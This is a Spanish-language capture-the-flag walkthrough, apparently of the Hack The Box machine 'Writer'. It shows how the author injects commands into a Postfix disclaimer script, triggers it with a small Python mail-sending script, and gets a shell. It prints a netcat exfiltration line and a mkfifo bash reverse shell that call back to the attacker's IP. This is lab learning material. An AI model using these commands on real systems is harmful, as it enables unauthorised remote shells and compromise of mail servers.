


ahora edito el disclaimer y le coloco
whoami | nc 10.10.14.2 122


```
SENDMAIL=/usr/sbin/sendmail

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses
whoami | nc 10.10.14.2 122
# Exit codes from <sysexits.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

# Start processing.
```

y ahora


watch -n 1 cat /etc/postfix/disclaimer




en efecto cambio




ahora para ver como podemos aprovecharnos buscamos postfix hacktircs






validamos si la ruta de master.cf existe
s -la /etc/postfix/master.cf




en la ultima linea encontramos que se hace uso del user john




entoces en este punto sabemos que el archivo disclaimer envia un correo una vez lo envie su contenido cambia

para proba hacemos un script en python de envio de correos la idea es ejecutarlo al tiempo que se ejecuta el disclaimer

python3 send email



https://realpython.com/python-send-email/




usamos este

an except block print any error messages to stdout.

Python

```python
import smtplib, ssl

smtp_server = "smtp.gmail.com"
port = 587  # For starttls
sender_email = "my@gmail.com"
password = input("Type your password and press enter: ")

# Create a secure SSL context
context = ssl.create_default_context()

# Try to log in to server and send email
try:
    server = smtplib.SMTP(smtp_server,port)
    server.ehlo() # Can be omitted
    server.starttls(context=context) # Secure the connection
    server.ehlo() # Can be omitted
    server.login(sender_email, password)
    # TODO: Send email here
except Exception as e:
```

modifico el escript quitanto la libreria ssl agrego el host y creo una variable llamada receptor que guarda tambien el correo de kyle es decir
se auto envia un correo , tambien comento la parte del password
smtp_server = "127.0.0.1"
port = 25 # For starttls
sender_email = "kyle@writer.htb"



el port es el 25 por defecto de smtp todo lo del ssl tambien lo comento y las parte de server tambien alli creo algo distinto
ejecuto

```
~/machineshtb/Writer
 python3 enviomail.py
[Errno 111] Connection refused
Traceback (most recent call last):
  File "/home/kali/machineshtb/Writer/enviomail.py", line 27, in <module>
    server.quit()
    ^^^^^^
NameError: name 'server' is not defined
```

averiguando un poco cambio el finally y lo cambio por un else

```
# Try to log in to server and send email
try:
    server = smtplib.SMTP(smtp_server,port)
    server.sendmail(sender_email, receptor, mensaje)

#    server.ehlo() # Can be omitted
#    server.starttls(context=context) # Secure the conne
#    server.ehlo() # Can be omitted
#    server.login(sender_email, password)
    # TODO: Send email here

except Exception as e:
    # Print any error messages to stdout
    print(e)
else:
    server.quit()
```


nuevamente ejecuto y corre perfecto

```
~/machineshtb/Writer
 python3 enviomail.py
[Errno 111] Connection refused


~/machineshtb/Writer
[1] 0:python3  1:nc  2:ssh-  3:zsh*
```


ahora lo transfiero a la victima

```
kyle@writer:/tmp/pspy$ wget http://10.10.14.2:2000/enviomail.py
--2024-02-09 04:08:17--  http://10.10.14.2:2000/enviomail.py
Connecting to 10.10.14.2:2000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 738 [text/x-python]
Saving to: 'enviomail.py'

enviomail.py                100%[=======================================>]     738  --.-KB/s    in 0s

2024-02-09 04:08:17 (70.6 MB/s) - 'enviomail.py' saved [738/738]
```


cual es la idea copiar el archivo original disclaimer en tmp editarlo y colocar whoami |nc ip port para que nos salga el outpu de quien intento hacer
la conexion luego copiar nuestro disclaimer a la ruta original y rapidamente ejecutar nuestro script de envio de correo
copio el original y lo edito
cp /etc/postfix/disclaimer .
nano disclaimer



ahora lo paso a la ruta original y ejecuto mi script
cp disclaimer /etc/postfix/disclaimer
 python3 enviomail.py




vemos el nc




ahora lo que temos que hacer es una reverse shell de bash utilizo la de hacktools de mkfifo

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.2 122 >/tmp/f
```


y ejecuto los mismos pasos anteriores



